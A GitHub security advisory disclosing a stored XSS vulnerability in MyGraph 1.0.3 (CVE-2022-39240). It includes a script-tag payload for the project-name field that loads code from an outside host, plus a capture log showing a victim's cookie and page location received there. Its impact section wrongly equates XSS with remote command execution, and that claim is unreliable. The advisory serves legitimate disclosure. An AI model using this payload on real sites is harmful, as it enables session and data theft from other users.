renlm / MyGraph Public

Code Issues Pull requests Actions Projects Security 1 ...

# Improper Neutralization of Script-Related HTML Tags in a Web Page (Basic XSS) in MyGraph

Moderate renlm published GHSA-hj4j-923h-927j on Sep 23

Package

MyGraph (Maven)

| Affected versions | Patched versions |
|---|---|
| <1.0.4 | 1.0.4 |

Description

## Impact

MyGraph is a permission management system.
MyGraph version 1.0.3 has a storage XSS vulnerability
Remote code execution vulnerability is a Web security vulnerability, we can execute any command, such as whoami.

## Patches

https://github.com/renlm/MyGraph

## Workarounds


After logging in to the background of MyGraph, you can add an XSS attack code in the "Project name" in the "Workbench" - "Knowledge Library" - "My Project" - "New", so that remote attackers can steal the user's personal information, or even phishing.

## References

None

## For more information

Add XSS utilization code.




项目名称 xss<sCRiPt/SrC=//0x.ax/eli2>

访问级别 私有

允许分享 是

Set to public. The attacker can receive user information when other administrators access it.



**项目名称: xss**

Domain: 全部 ←←←此处可选择需要查看的域名

| □ | +全部 | 时间 | 接收的内容 | Request Headers |
|---|---|---|---|---|
| □ | -折叠 | 2022-09-23 15:20:37 | • location : https://mygraph.renlm.cn/doc/project?uuid=D12BDA5AB24542F68DE5B8967D1714D1<br>• toplocation : https://mygraph.renlm.cn/doc/project?uuid=D12BDA5AB24542F68DE5B8967D1714D1<br>• cookie : XSRF-TOKEN=f5842163-01ac-45ab-b9e2-81df | • HTTP_REFERER : ygraph.renlm.cn/<br>• HTTP_USER_AGE la/5.0 (Windows N n64; x64) AppleWe 36 (KHTML, like G ome/95.0.4638.69 7.36<br>• REMOTE_ADDR : 2.84 |

### Severity

Moderate

### CVE ID

CVE-2022-39240

### Weaknesses

CWE-80

### Credits

LuckyT0mat0